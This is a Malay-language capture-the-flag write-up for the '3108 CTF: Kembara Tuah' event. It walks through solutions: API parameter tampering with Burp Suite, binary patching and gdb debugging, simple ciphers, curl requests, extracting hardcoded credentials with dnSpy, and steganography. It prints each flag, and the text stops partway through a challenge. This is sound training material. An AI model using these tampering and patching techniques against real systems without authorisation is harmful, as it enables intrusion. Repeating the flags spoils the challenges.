

# 3108 CTF: KEMBARA TUAH

## WRITE-UP




Write-up oleh Ariff @ [Rydzze](#)

## ISI KANDUNGAN

[Kelantan] Sultan Yang Hilang 🕌	4
[Kelantan] Tanpa Nama 🔑	6
[Selangor] Mesej Rahsia 📊	7
[Selangor] Tanpa Nama 3 📊	8
[Selangor] Selangorku 🕌	9
[Selangor] Selangor Tourism 🔑	10
[Pahang] Sembunyi 🌿	12
[Pahang] Sembunyi V2 🌿	13
[Wilayah Persekutuan] Tinggi Mat 🧑	14
[Wilayah Persekutuan] Tinggi Lagii 🧑	15
[Perlis] Jalan Jalan Desa 🔍	16
[Perlis] Syah Sesat 📊	17
[Melaka] Perigi 🔍	18
[Melaka] Hang Tak Tidur Lagi? 🕌	19
[Melaka] Pahlawan Lagenda 🧑	21
[Melaka] Ilmu Hisab 🔑	22
[Terengganu] Privacy Matters 🔍	23
[Terengganu] Ngaji 🧑	24
[Terengganu] Tulisan Jawi 🧑 + 📌	25
[Sabah] Cer Cari 🧑	27
[Sabah] Asal Nama Sabah 🔑	28
[Johor] Kekacauan Huruf 📊	29
[Johor] zZzZz 🕌 + 📊	30
[Johor] Malayan Union 🔍	31
[Sarawak] Sarawak Kita 🔑	32
[Sarawak] Makanan Popular 🧑	33
[Sarawak] Daerah Sabah & Sarawak 🧑	34
[Malaysia] 3108	35

[Malaysia] Cordini 🌸	35
[Malaysia] Maklum Balas	35
[Trivia] RawSEC	36
[Trivia] Yayasan Digital Malaysia	36
[Kedah] Wordle Bahasa Utaqa 🏠	37
[Pulau Pinang] Bawang 🏠+🔍	38
[Pulau Pinang] Mamu Kasi Tau 🌸	39
[Pulau Pinang] Pangkalan 📁	40
[Perak] Pandak Lam 📊	42
[Perak] Kontras 🕵️	42
[Negeri Sembilan] Sejarah N9 🌸+📊	43
[Negeri Sembilan] Sambungan Telefon 🌸	44
[Negeri Sembilan] Jauh Bono Umohnyo 🌸	45



# [Kelantan] Sultan Yang Hilang 🕌

## 📖 Deskripsi Tugas

Berikut merupakan senarai pemerintahan Sultan-Sultan Kelantan, yang telah memimpin negeri ini sejak abad ke-18. Setiap Sultan membawa kisah dan peranannya yang tersendiri dalam membentuk sejarah Kelantan. Namun, terdapat Sultan yang hilang dari senarai ini.

## 🌟 Jalan Penyelesaian

Dalam senarai ini, terdapat satu sultan yang tidak tersenarai iaitu Sultan Muhammad III yang memerintah pada tahun 1889 – 1890.

Apabila kita lihat dalam sumber kod laman tersebut, terdapat kod JavaScript yang akan menghantar data melalui API di mana ia akan berikan nama sultan mengikut tahun yang diberikan.

### Senarai Sultan Kelantan

- Long Yunus
- Yang Di-Pertuan Muda Tengku Muhammad
- Sultan Muhammad I
- Sultan Ahmad Tengah ibni Long Senik Mulut Merah
- Yang Di-Pertuan Muda Long Zainal
- Sultan Muhammad II
- Sultan Muhammad IV
- Sultan Ismail ibni al-Marhum Sultan Muhammad IV
- Sultan Ibrahim ibni al-Marhum Sultan Muhammad IV
- Sultan Ismail Petra ibni al-Marhum Sultan Yahya Petra
- Sultan Yahya Petra ibni al-Marhum Sultan Ibrahim
- Sultan Muhammad V
- Sultan Mansur ibni al-Marhum Sultan Ahmad

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Senarai Sultan Kelantan</title>
</head>
<body>
  <h1>Senarai Sultan Kelantan</h1>
  <ul id="sultan-list"></ul>

  <script>
    const sultanYears = [1763, 1795, 1800, 1835, 1837, 1886, 1890, 1899, 1920, 1944, 1960, 1979, 2010];

    sultanYears.forEach(year => {
      fetch(`/api/v1/sultan/${year}`)
        .then(response => response.json())
        .then(data => {
          const list = document.getElementById('sultan-list');
          const listItem = document.createElement('li');
          if (data.error) {
            listItem.textContent = `${data.error}`;
          } else {
            listItem.textContent = `${data.nama}`;
          }
          list.appendChild(listItem);
        })
        .catch(error => console.error('Error:', error));
    });
  </script>
</body>
</html>
```

Kita akan gunakan Burpsuite untuk melakukan intercept ke atas URL tersebut untuk menganalisis permintaan yang dilakukan.

Kemudian, pergi ke HTTP history, pilih sahaja mana-mana URL yang melakukan permintaan HTTP GET dengan API, dan hantar ke *Repeater*.

Dashboard	Target	Proxy	Intruder	Repeater	Collaborator	Sequencer	Decoder	Comparer	Log
Intercept	HTTP history	WebSockets history	Proxy settings						
Filter settings: Hiding CSS, image and general binary content									
#	Host	Method	URL	Params	Edited	Status code	Length		
1	https://f2add8dd3a.bahterasib...	GET	/			200	1805		
2	https://f2add8dd3a.bahterasib...	GET	/api/v1/sultan/1795			200	600		
3	https://f2add8dd3a.bahterasib...	GET	/favicon.ico						
4	https://f2add8dd3a.bahterasib...	GET	/api/v1/sultan/2010						
5	https://f2add8dd3a.bahterasib...	GET	/api/v1/sultan/1960						
6	https://f2add8dd3a.bahterasib...	GET	/api/v1/sultan/1979						
7	https://f2add8dd3a.bahterasib...	GET	/api/v1/sultan/1944						
8	https://f2add8dd3a.bahterasib...	GET	/api/v1/sultan/1920						
9	https://f2add8dd3a.bahterasib...	GET	/api/v1/sultan/1890						
10	https://f2add8dd3a.bahterasib...	GET	/api/v1/sultan/1899						
11	https://f2add8dd3a.bahterasib...	GET	/api/v1/sultan/1886						
12	https://f2add8dd3a.bahterasib...	GET	/api/v1/sultan/1837						
13	https://f2add8dd3a.bahterasib...	GET	/api/v1/sultan/1835						

https://f2add8dd3a.bahterasiber.my/api/v1/sultan/1795

Add to scope

Scan

Send to Intruder

Send to Repeater

Send to Sequencer

Send to Organizer

Send to Comparer (request)

Ctrl+I

Ctrl+R

Ctrl+O

Ubah tahun itu kepada tahun 1889, tekan send, dan kita akan dapat flag sebagai respon.

Dashboard	Target	Proxy	Intruder	Repeater	Collaborator	Sequencer	Decoder	Comparer	Logger	Organizer	Extensions	Learn
Send [Cancel] [Left Arrow] [Right Arrow]												
Target: http												
Request						Response						
Pretty Raw Hex						Pretty Raw Hex Render						
1 GET /api/v1/sultan/1889 HTTP/2						1 HTTP/2 200 OK						
2 Host: f2add8dd3a.bahterasiber.my						2 Date: Sat, 31 Aug 2024 09:24:42 GMT						
3 Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="126"						3 Content-Type: application/json						
4 Accept-Language: en-US						4 X-Served-By: f2add8dd3a.bahterasiber.my						
5 Sec-Ch-Ua-Mobile: 0						5 Cf-Cache-Status: DYNAMIC						
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36						6 Report-To: {\"endpoints\": [{\"url\": \"https://a.nel.cloudflare.com/report/v4?max_age=604800&key=K50MGvflj1lKgZ0LDL02J2I880PwG9HedzH280SVV4ZFD0W9kZFL25gkSspENWC9Ph2F242kV5ZL_BakWep%2B1GBSVJR08rMERS%2B1hOF6vLDaAwV4seh2fZux60tj09CfABeAt30N3D\"}], \"group\": \"cf-nel\", \"max_age\": 604800}						
7 Sec-Ch-Ua-Platform: \"Linux\"						7 Nel: {\"success_fraction\": 0, \"report_to\": \"cf-nel\", \"max_age\": 604800}						
8 Accept: */*						8 Server: cloudflare						
9 Sec-Petch-Site: same-origin						9 Cf-Ray: 8bbbf8168ce33fe5-SIN						
10 Sec-Petch-Mode: cors						10 Alt-Svc: h3=\":443\"; ma=86400						
11 Sec-Petch-Dest: empty						11						
12 Referer: https://f2add8dd3a.bahterasiber.my/						12 {						
13 Accept-Encoding: gzip, deflate, br						13   \"flag\": \"3108{putera_sulong_Sultan_Ahmad}\",						
14 Priority: u=1, i						14   \"id\": 1889,						
15						15   \"nama\": \"Sultan Muhammad III\",						
16						16   \"tahun_pemerintahan\": \"1889-1890\"						
						17 }						
						18 }						

 **Flag**

Flag adalah **3108{putera\_sulong\_Sultan\_Ahmad}**

## [Kelantan] Tanpa Nama 🗝

### 🌟 Jalan Penyelesaian

Fail yang diberikan adalah fail ELF 32-bit dan untuk tugas ini, saya menggunakan *dissassembler* seperti Ghidra dan juga *debugger* seperti gdb untuk menganalisis fail binari tersebut.

Selepas itu, kita pergi ke function FUN\_00011187() dan kita dapati ia akan melakukan operasi aritmetik iaitu penolakan dalam for loop.

Setelah operasi penolakan selesai, ia akan menyimpan hasil tersebut berbentuk huruf di dalam sebuah array.

Pergi ke function main() dan kita dapat lihat bahawa ia mempunyai arahan yang akan menyuruh program itu *lompat* ke sesebuah *fungsi* haha.

```
local_c = in_ECX;
list1 = 0x65527b88;
local_42 = 0xba80759c;
local_3e = 0xe7aa9e95;
local_3a = 0xe5c7fec2;
local_36 = 0x8cc5a5de;
local_32 = 0x8f98a784;
local_2e = 0x326e7852;
local_2a = 0x5c844e3f;
local_26 = 0x8885bd6d;
local_22 = 0xa194;
list2 = 0x2c21160b;
local_68 = 0x584d4237;
local_64 = 0x84796e63;
local_60 = 0x848f9a8f;
local_5c = 0x58636e79;
local_58 = 0x2c37424d;
local_54 = 0xb1621;
local_50 = 0x2c21160b;
local_4c = 0x584d4237;
local_48 = 0x6e63;
local_18 = 0x26;
local_1c = 0x26;
local_20 = flag;
for (i = 0; i < 0x26; i = i + 1) {
    flag_char = (uint)*(byte *)((int)&list1 + i) - (uint)*(byte *)((int)&list2 + i);
    if (flag_char < 0) {
        flag_char = 0;
    }
    flag[i] = (char)flag_char;
}
return 0;
```

List 1

List 2

Kepanjangan List 1 dan List 2

Jadi, kita akan melakukan modifikasi terhadap function main() di mana kita akan lompat ke dalam function FUN\_00011187() dengan melakukan *patching* terhadap opkod tersebut.

```
undefined main(undefined param_1)
undefined AL:1 <RETURN>
undefined Stack[0x4]:1 param_1
main

0001117d 8d 4c 24 04 LEA ECX=>param_1,[ESP + 0x4]
00011181 e9 42 01 00 JMP _fini
-- Flow Override: CALL_RETURN (CALL_TERMINATOR)
00011186 fc ?? FCh
```

```
undefined main(undefined param_1)
undefined AL:1 <RETURN>
undefined Stack[0x4]:1 param_1
main

0001117d 8d 4c 24 04 LEA ECX=>param_1,[ESP + 0x4]
00011181 e9 01 00 00 JMP FUN_00011187
00011186 fc ?? FCh
```

Selepas melakukan modifikasi, kita akan eksport program itu dan seterusnya, melakukan proses *debugging* dengan menggunakan gdb, berserta dengan plug-in GEF untuk *memudahkan segala urusan* lol.

Setelah memasuki gdb, gunakan command **disas main** untuk melihat kod Assembly bagi function main() dan letakkan *breakpoint* pada kod selepas arahan JB menggunakan command **b\*main+308** untuk melepasi proses for loop dalam kod. Jalankan program tersebut.

```
0x000012ac <+303>: cmp     eax,DWORD PTR [ebp-0x14]
0x000012af <+306>: jb     0x1268 <main+235>
0x000012b1 <+308>: mov     eax,0x0
0x000012b6 <+313>: mov     esp,ebx
0x000012b8 <+315>: lea     esp,[ebp-0x8]
0x000012bb <+318>: pop     ecx
0x000012bc <+319>: pop     ebx
0x000012bd <+320>: pop     ebp
0x000012be <+321>: lea     esp,[ecx-0x4]
0x000012c1 <+324>: ret
End of assembler dump.
gef> b*main+308
Breakpoint 1 at 0x12b1
gef> |
```

```
$eax : 0x26
$ebx : 0xffffced0 → 0x2c21160b
$ecx : 0x33
$edx : 0xffffcea0 → "}e19e33b201c3d8ae7b47eac1bc248c06{8013"
$esp : 0xffffcea0 → "}e19e33b201c3d8ae7b47eac1bc248c06{8013"
$ebp : 0xffffcf38 → 0x00000000
$esi : 0xffffcffc → 0xffffd1fe → "COLORFGBG=15;0"
$edi : 0xf7ffcb80 → 0x00000000
$eip : 0x565562b1 → <main+0134> mov eax, 0x0
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
0xffffcea0|+0x0000: "}e19e33b201c3d8ae7b47eac1bc248c06{8013" ← $esp
```

Kita dapat lihat bahawa flag tersimpan di dalam *registers* dan juga *stack*. Terbalikkan sahaja flag tersebut dan itulah itu. Sekian, harap maklum.

🚩 Flag – 3108{60c842cb1cae74b7ea8d3c102b33e91e}

## [Selangor] Mesej Rahsia 🏰

### 📖 Deskripsi Tugas

Tak susah pun, run je script

```
a,b,c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s,t,u,v,w,x,y,z='j','b','a','c','m','n','l','p','o','q','r','t','x','z','v','s','u','y','h','g','d','e','f','k','l','w'
flag=((3108,"{",p,q,b,p,l,g,l,q,l,v,"_",d,g,h,s,v,k,"_",l,v,m,l,"}"))[:::-1])
```

### 🌟 Jalan Penyelesaian

Tak susah pun, run je script ... Buang [::-1] dalam variable flag, dan tambahkan line untuk keluarkan flag.

```
a,b,c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s,t,u,v,w,x,y,z='j','b','a','c','m','n','l','p','o','q','r','t','x','z','v','s','u','y','h','g','d','e','f','k','l','w'
flag=((3108,"{",p,q,b,p,l,g,l,q,l,v,"_",d,g,h,s,v,k,"_",l,v,m,l,"}"))
for i in range(len(flag)):
    print(flag[i], end='')
```

🚩 Flag – 3108{substitute\_cipher\_text}

## [Selangor] Tanpa Nama 3 🏴󠁧󠁢󠁥󠁮󠁧󠁿

### 📖 Deskripsi Tugas



```
def xor_with_binary(binary_str, xor_str):
    binaries = binary_str.split()
    xor_num = int(xor_str, 2)
    xor_results = []
    for b in binaries:
        num = int(b, 2)
        result_num = num ^ xor_num
        xor_results.append(format(result_num, '08b'))
    return ' '.join(xor_results)

binary_str = "01010110 01010100 01010101 01011101 00011110 00110110"
xor_str = "01100101"
```

### 🌟 Jalan Penyelesaian

*Tak susah pun, run je script*

Tambah sahaja `print(xor_with_binary(binary_str, xor_str))` dan run.

Mesej yang dipaparkan dalam terminal ialah

```
00110011 00110001 00110000 00111000 01111011 01010011 00110001 01001101 01010000
01001100 00110011 01011111 01000011 01010010 01010000 01011001 01010100 00110000
01011111 01000011 01001000 01000001 01001100 01001100 01000101 01001110 01000111
01000101 01111101.
```

Tukar kod binari ini kepada teks ASCII.

### 🚩 Flag

Flag adalah `3108{S1MPL3_CRPYT0_CHALLENGE}`



## [Selangor] Selangorku 🏰

### 📖 Deskripsi Tugas

Hi semua saya @AnakSelangor86. Saya seorang Web Developer yang mempunyai semangat patriotik yang tinggi terhadap kemerdekaan terutamanya negeri selangor saya ada cipta satu website mengenai selangor dan hanya orang tertentu sahaja bole access ke website tersebut :)

selamat mencubaa perwira!!!!

### 🌟 Jalan Penyelesaian

Gunakan command `curl -v https://6654c734cc.bahterasiber.my/` untuk mendapatkan maklumat mengenai URL tersebut dan kita akan dapat URL link yang lain.

```
<h2>Daerah-daerah di Selangor:</h2>
<ul>
  <li><a href="/hulu_langat.html">Hulu Langat</a></li>
  <li><a href="/klang.html">Klang</a></li>
  <li><a href="/kuala_langat.html">Kuala Langat</a></li>
  <li><a href="/kuala_selangor.html">Kuala Selangor</a></li>
  <li><a href="/petaling.html">Petaling</a></li>
  <li><a href="/sabak_bernam.html">Sabak Bernam</a></li>
  <li><a href="/sepang.html">Sepang</a></li>
  <li><a href="/gombak.html">Gombak</a></li>
  <li><a href="/hulu_selangor.html">Hulu Selangor</a></li>
</ul>
</body>
</html>
* Connection #0 to host 6654c734cc.bahterasiber.my left intact
```

Gunakan command `curl https://6654c734cc.bahterasiber.my/__.html` untuk menghantar permintaan HTTP GET ke URL itu dan kita dapat flag daripada hulu\_selangor.html.

```
➤ curl https://6654c734cc.bahterasiber.my/hulu_selangor.html
<!DOCTYPE html>
<html lang="ms">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Hulu Selangor</title>
  <link rel="stylesheet" href="style.css">
</head>
<body>
  <h1>Hulu Selangor</h1>
  <p>Daerah Hulu Selangor terletak di utara negeri Selangor dan merupakan salah satu daerah yang mempunyai sejarah yang panjang... </p>

  <— Flag untuk peserta —>
  <p>Flag: 3108{S3lang0r_temp4t_kelahiran_ku}</p>
</body>
</html>
```

### 🚩 Flag

Flag adalah `3108{S3lang0r_temp4t_kelahiran_ku}`

## [Selangor] Selangor Tourism

### Deskripsi Tugas

Jalan jalan selangor lagi

### Jalan Penyelesaian

Fail yang diberikan adalah fail ZIP jadi unzip sahaja file tersebut. Kita dapati bahawa fail yang diberikan dalam ZIP itu tidak mempunyai file extension. Gunakan command **file \*** untuk dapatkan maklumat mengenai semua fail.


```
(kali@kali)~/media/sf_Downloads/c9a9c793eccd3c9722d6cd13805fa344/Resources
$ file *
39d71af976b02535c546603b53a830cf: JPEG image data, JFIF standard 1.02, resolution (DPI), density 300x300, segment length 16, Exif Standard: [TIFF image data, big-endian, di
106, resolutionunit=2, software=Adobe Photoshop CS3 Macintosh, datetime=2007:10:29 15:28:45], baseline, precision 8, 1474x1053, components 3
64e11a1c74474f07b53d23967cd116e7: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 258x173, components 3
76bd603d9c7016714047c914f4ab34e: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 188x268, components 3
501e5dd957cd034cadd7b14697f221: JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 527x397, components 3
502ef64471719af6956a2b17351dc3: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 275x183, components 3
8001a05d82f7894ca1613740ef807cab: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 277x182, components 3
64401d94d18d17bebaa1afc4d257a33b: JPEG image data, JFIF standard 1.02, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 1246x826, components 3
78232b668db22822fc0b6559929b2b4c: JPEG image data, Exif standard: [TIFF image data, little-endian, direntries=12, description=OLYMPUS DIGITAL CAMERA, manufacturer=
-left, xresolution=238, yresolution=246, resolutionunit=2, software=Version 1.0, datetime=2007:03:31 18:44:47], baseline, precision 8, 2288x1712, components 3
335981b64311e92ca33b7b91c3cd923: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 278x181, components 3
8886152ad8f7f6c8a782d830fcd7aab: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 275x183, components 3
b1387d5edc79b7417bd5561054120099: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 275x183, components 3
e429c84584e4d61d6d3639f9f8a5be9: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 183x275, components 3

(kali@kali)~/media/sf_Downloads/c9a9c793eccd3c9722d6cd13805fa344/Resources
$ cd ..


(kali@kali)~/media/sf_Downloads/c9a9c793eccd3c9722d6cd13805fa344
$ file *
5eb01a3cb78d5591ea8f8d87a80d8159: PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
74c5a03e72df9417652f19265c4ccfc: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
b8f4af50f6e53fc593a3dc593c108ade: PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
ce697a786b4c6277e61bbdf0713c5a50: PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
```

Terdapat 1 fail EXE dan 3 fail DLL yang ditulis menggunakan .NET dan juga semua fail dalam direktori Resources merupakan gambar .JPG jadi tukarkan nama-nama fail. Selepas itu, gunakan dnSpy untuk dapatkan nama-nama bagi fail EXE dan DLL supaya kita dapat gunakan fail EXE tersebut.

Untuk nama-nama fail gambar dalam direktori Resources, kita boleh buka SelangorTourism.exe di dalam dnSpy dan lihat nama asal bagi semua fail gambar.




Selesai sahaja penukaran nama fail, kita boleh run SelangorTourism.exe. Namun, username dan password diperlukan untuk mengakses program tersebut jadi rujuk semula dnSpy.



Kita dapat lihat bahawa program ini hanya menggunakan username dan password sebagai parameter bagi sesebuah function untuk memeriksa sama ada username dan password yang diberikan betul atau tidak. Klik sahaja atas nama function tersebut.

```
// Token: 0x06000005 RID: 5 RVA: 0x000020C0 File Offset: 0x000002C0
public static bool xd23dd6f9e1210c6bdc7b053a0c6550d3(string username, string password)
{
    return username == "5269c13e6cc87fdffe32bc4df881abe6" && password == "7610ad3ea568f24b2f8cb9c4f3ddb6a7";
}
```

Username dan password sudah ditemui di dalam function tersebut jadi cuba login semula program SelangorTourism.exe dengan menggunakan nilai tersebut. Selepas itu, kita dapat memasuki program itu dan pop-up mesej akan keluar beserta dengan flag kita. :)



 **Flag**

**3108{b0636fe38c4700815b80fee5c37cb847ba9eef16c228a660de38e9caa4d4f6}**

## [Pahang] Sembunyi ✖

### Deskripsi Tugas

Pahang, negeri terbesar di Semenanjung Malaysia, terkenal dengan keindahan alam semula jadi yang memukau, termasuk hutan hujan tropika yang luas, gunung-gunung tinggi seperti Gunung Tahan, serta pantai-pantai yang mempesonakan di Cherating dan Kuantan. Negeri ini juga kaya dengan sejarah dan budaya, menjadi rumah kepada bandar diraja Pekan dan pusat pelancongan tanah tinggi Cameron Highlands.


terdapat satu dokumen lama yang menceritakan sejarah tersembunyi negeri Pahang, bantu saya baca teks tersebut perwira sekalian!

### Jalan Penyelesaian

Terdapat banyak karakter whitespace (*nilai ASCII adalah 0x20*) dalam rahsia.txt

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	20	20	20	20	09	09	20	20	09	09	0A	09	0A	20	20	20	.. .....
00000010	20	20	20	09	09	20	20	20	09	0A	09	0A	20	20	20	20	.. .....
00000020	20	20	09	09	20	20	20	20	0A	09	0A	20	20	20	20	20	.. .....
00000030	20	09	09	09	20	20	20	0A	09	0A	20	20	20	20	20	09	... ..
00000040	09	09	09	20	09	09	0A	09	0A	20	20	20	20	20	09	20	... ..

Masukkan fail TXT itu dalam [Whitespace Decrypter](#) dan kita dapat mesej yang asal.



### Flag

Flag adalah **3108{S3jarah\_Ters3mbunyi\_P4hang}**

## [Pahang] Sembunyi V2

### Deskripsi Tugas

Tahniah, perwira! Anda telah berjaya menyelesaikan cabaran pertama dan membuat Sultan Pahang berbangga. Namun, cabaran sebenar belum berakhir. Kini, anda dihadapkan dengan ujian yang lebih sukar. Ini adalah peluang untuk membuktikan kebolehan anda dalam menghadapi cabaran yang lebih mencabar!

ini pesanan dari sultan:

"Selamat datang ke cabaran seterusnya, perwira. Saya percaya anda mempunyai kemahiran untuk mengatasi segala halangan. Teruskan usaha anda, dan tunjukkan kehebatan dalam menyelesaikan cabaran ini."

### Jalan Penyelesaian

Buat script menggunakan ChatGPT untuk decode fail whitespace untuk mendapatkan flag.

```
def decode_whitespace_cipher(encoded_str):
    # Map whitespace characters to binary digits
    binary_str = encoded_str.replace(' ', '0').replace('\t', '1').replace('\n', '')

    # Split the binary string into 8-bit chunks
    byte_array = [binary_str[i:i+8] for i in range(0, len(binary_str), 8)]

    # Convert binary chunks to ASCII characters
    decoded_str = ''.join([chr(int(byte, 2)) for byte in byte_array])

    return decoded_str

def decode_from_file(file_path):
    # Read the encoded content from the file
    with open(file_path, 'r') as file:
        encoded_str = file.read()

    # Decode the content
    decoded_str = decode_whitespace_cipher(encoded_str)

    # Print the decoded string
    print("Decoded string:", decoded_str)

# Example usage: Replace 'encoded_file.txt' with your file path
file_path = 'bendera.txt'
decode_from_file(file_path)
```

### Flag

Flag adalah `3108{putih_dan_hitam_dalam_negeri_pahang}`

## [Wilayah Persekutuan] Tinggi Mat 🕵️

### 📖 Deskripsi Tugas

Kalau kat KL je mesti ingat KLCC. Alang-alang kita cerita pasal bangunan tinggi ni. Kenal tak Warisan Merdeka Tower?

### 🛤️ Jalan Penyelesaian

Kita diberi dengan fail .rar untuk tugas ini. Extract fail .rar dan akan terdapat dua fail di dalam iaitu WarisanMerdekaTower.png dan flag2.rar. Seterusnya gunakan zsteg untuk mendapatkan flag pertama dan exiftool untuk mendapatkan kata kunci flag2.rar

```
└─$ zsteg WarisanMerdekaTower.png
meta Description      .. text: "Bangunan kedua tertinggi di dunia, juga dikenali sebagai MERDEKA118."
b1,rgb,lsb,xy        .. text: "3108{th3_t4ll3st"
b2,g,msb,xy          .. text: "QD@@PUQP"
b2,b,msb,xy          .. text: "@T@PQUTP"
b2,rgba,lsb,xy       .. text: "{+WGG{k73#7"
b2,abgr,msb,xy       .. text: "SSGCCSGSS"
b3,abgr,msb,xy       .. text: "vhWtDGtL_"
b4,r,lsb,xy          .. text: "Gd$B$ $,"
b4,r,msb,xy          .. text: "7S1wsupsp"
b4,g,lsb,xy          .. text: "b$D\""$D \""
